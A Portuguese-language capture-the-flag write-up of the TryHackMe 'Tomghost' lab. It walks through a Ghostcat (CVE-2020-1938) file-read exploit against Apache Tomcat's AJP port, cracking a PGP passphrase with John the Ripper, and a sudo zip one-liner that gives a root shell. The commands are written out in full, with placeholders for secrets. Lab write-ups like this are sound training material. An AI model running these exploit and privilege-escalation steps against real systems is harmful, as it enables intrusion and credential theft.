Nome da Máquina: Tomghost

Plataforma: Try Hack Me



Máquina / Desafio:	Tomghost
Dificuldade:	Fácil
Autor:	Lurian Lima (luricl)
Matrícula:	222005395

6 de novembro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **2**

4 Movimentação Lateral **3**

5 Escalada de Privilégios **4**

6 Conclusão **5**

7 Referências **5**

1 Visão Geral

A **Tomghost** é uma máquina Linux do TryHackMe classificada como fácil. A superfície externa expõe um servidor *Apache Tomcat* acompanhado do conector *AJP* (Apache JServ Protocol). O vetor de entrada explora a vulnerabilidade *Ghostcat* (CVE-2020-1938), que permite a leitura de arquivos internos da aplicação via AJP; a leitura do `web.xml` revela credenciais que concedem acesso SSH inicial. A partir daí, a movimentação lateral passa pela quebra da *passphrase* de uma chave privada PGP, usada para decifrar um arquivo com as credenciais de um segundo usuário. A escalada final abusa de uma permissão `sudo` sobre o utilitário `zip` para obter um shell como `root`.

2 Reconhecimento

Iniciou-se a varredura de serviços com o Nmap para mapear o alvo e identificar versões:

```
$ nmap -sV <TARGET_IP>
...
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
   protocol 2.0)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open  http       Apache Tomcat 9.0.30
...
```

Listing 1: Varredura de serviços com Nmap

Destaca-se a presença do *Apache Tomcat 9.0.30* na porta 8080 e do conector *AJP13* na porta 8009. O AJP é um protocolo binário usado para encaminhar requisições de um servidor web para o Tomcat, e costuma ser exposto em conjunto com ele. É justamente esse serviço que abre o vetor de exploração inicial.

Como complemento, enumeramos diretórios e arquivos da aplicação web com o Gobuster:



Figura 1: Enumeração de diretórios com Gobuster

O console de administração `/manager` exige autenticação, para a qual ainda não temos credenciais. O caminho de entrada, portanto, não passa pela aplicação web em si, e sim pela falha no conector AJP.

3 Exploração

O conector AJP exposto na porta 8009 é vulnerável ao *Ghostcat* (CVE-2020-1938), uma falha de leitura/inclusão de arquivos que afeta o Apache Tomcat (incluindo a versão 9.0.30 identificada) e permite a um atacante ler o conteúdo de arquivos sob o diretório da aplicação web, onde frequentemente residem informações sensíveis.

Procuramos por um exploit público com o `searchsploit`, encontrando o script correspondente (Exploit-DB 48143):




Figura 2: Busca pelo exploit do Ghostcat com o searchsploit.

Copiamos o exploit para o diretório atual. Primeiro validamos a leitura solicitando o `index.jsp`, que retornou o código-fonte da página, confirmando a falha. Em seguida, apontamos para o `WEB-INF/web.xml`, onde ficam as credenciais da aplicação:

```
$ searchsploit -m 48143
$ python3 48143.py <TARGET_IP> -p 8009 -f index.jsp
$ python3 48143.py <TARGET_IP> -p 8009 -f WEB-INF/web.xml
```

Listing 2: Execução do exploit Ghostcat para ler o web.xml

A saída do exploit expõe, dentro do `web.xml`, um par de credenciais em texto claro referentes ao usuário `skyfuck`:

```
<description>Welcome to GhostCat</description>
<param-name>username</param-name>
<param-value>skyfuck</param-value>
<param-name>password</param-name>
<param-value><SENHA_SKYFUCK></param-value>
```

Listing 3: Credenciais vazadas no web.xml

Com essas credenciais, obtemos o acesso inicial à máquina via SSH:

```
$ ssh skyfuck@<TARGET_IP>
skyfuck@tomghost:~$ id
uid=1001(skyfuck) gid=1001(skyfuck) groups=1001(skyfuck)
```

Listing 4: Acesso inicial via SSH

4 Movimentação Lateral

No diretório *home* de `skyfuck`, encontramos dois arquivos relacionados a criptografia PGP: uma chave privada em formato ASCII-armored e um arquivo cifrado:

```
skyfuck@tomghost:~$ ls -la
-rw-rw-r-- 1 skyfuck skyfuck  5.6K credential.pgp
-rw-rw-r-- 1 skyfuck skyfuck  5.1K tryhackme.asc
```

Listing 5: Arquivos PGP no home de skyfuck

O arquivo `credential.pgp` está cifrado e, presumivelmente, guarda credenciais de outro usuário; a chave `tryhackme.asc` é a chave privada necessária para decifrá-lo, mas está protegida por uma *passphrase*. A estratégia é quebrar essa *passphrase offline*.

Copiamos a chave para nossa máquina de ataque e a convertemos para um formato que o *John the Ripper* entenda, usando o `gpg2john`:

```
$ gpg2john tryhackme.asc > hash.txt
```

Listing 6: Extração do hash da passphrase com gpg2john

Em seguida, executamos o John com a wordlist *rockyou* para recuperar a *passphrase*:

```
$ john --format=gpg --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
...
<PASSPHRASE>       (tryhackme)
```

Listing 7: Quebra da passphrase com John the Ripper

De posse da *passphrase*, voltamos à máquina alvo, importamos a chave e decifamos o arquivo `credential.pgp`:

```
skyfuck@tomghost:~$ gpg --import tryhackme.asc
skyfuck@tomghost:~$ gpg --decrypt credential.pgp
# (informe a passphrase <PASSPHRASE> quando solicitado)
merlin:<SENHA_MERLIN>
```

Listing 8: Importação da chave e decifragem do arquivo

O conteúdo decifrado revela as credenciais do usuário `merlin`. Trocamos de usuário e capturamos a primeira flag:

```
skyfuck@tomghost:~$ su merlin
merlin@tomghost:~$ id
uid=1000(merlin) gid=1000(merlin) groups=1000(merlin)
merlin@tomghost:~$ cat user.txt
THM{<FLAG_DE_USUARIO>}
```

Listing 9: Acesso como merlin e captura da flag de usuário

5 Escalada de Privilégios

Como `merlin`, verificamos quais comandos o usuário pode executar com `sudo`:

```
merlin@tomghost:~$ sudo -l -l
User merlin may run the following commands on tomghost:
    (root : root) NOPASSWD: /usr/bin/zip
```

Listing 10: Privilégios sudo de merlin

O usuário pode executar `/usr/bin/zip` como `root` sem senha. Consultando o *GTFOBins*, vemos que o `zip` permite executar comandos arbitrários por meio da opção `-T` (test) combinada com `-TT` (unzip command), o que, rodando como `root`, resulta em um shell privilegiado:

```
merlin@tomghost:~$ TF=$(mktemp -u)
merlin@tomghost:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
# um shell e aberto como root
```

Listing 11: Abuso do zip via sudo (GTFOBins)

Com o shell de `root`, confirmamos o acesso e capturamos a flag final:

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
THM{<FLAG_DE_ROOT>}
```

Listing 12: Acesso final como root

6 Conclusão

A exploração da Tomghost encadeou falhas que ilustram o risco de serviços expostos e segredos mal protegidos. O reconhecimento revelou o conector AJP do Tomcat na porta 8009, vulnerável ao Ghostcat (CVE-2020-1938); a leitura do `web.xml` via AJP vazou as credenciais de `skyfuck`, concedendo o acesso inicial por SSH. A movimentação lateral explorou a fraqueza da *passphrase* de uma chave PGP, quebrada *offline* com o John the Ripper, permitindo decifrar as credenciais de `merlin`. Por fim, uma permissão `sudo` indevida sobre o binário `zip` foi abusada via GTFOBins para obter um shell como `root`, comprometendo totalmente a máquina.

7 Referências

Referências

[1] **Ghostcat — Apache Tomcat AJP File Read/Inclusion (CVE-2020-1938)**: descrição técnica da vulnerabilidade no conector AJP do Apache Tomcat.
Disponível em: https://www.tenable.com/blog/cve-2020-1938-ghostcat-apache-tomca

[2] **Exploit-DB — Apache Tomcat AJP 'Ghostcat' File Read/Inclusion (48143)**: script público utilizado para explorar a falha.
Disponível em: https://www.exploit-db.com/exploits/48143

[3] **GTFOBins — zip**: técnica de abuso do binário `zip` com `sudo` para execução de comandos como `root`.
Disponível em: https://gtfobins.github.io/gtfobins/zip/

[4] **TryHackMe — tomghost**: sala de origem do desafio.
Disponível em: https://tryhackme.com/room/tomghost

[5] **sckull — tomghost (TryHackMe)**: referência utilizada como apoio para a cadeia de exploração.
Disponível em: https://sckull.github.io/posts/tomgost/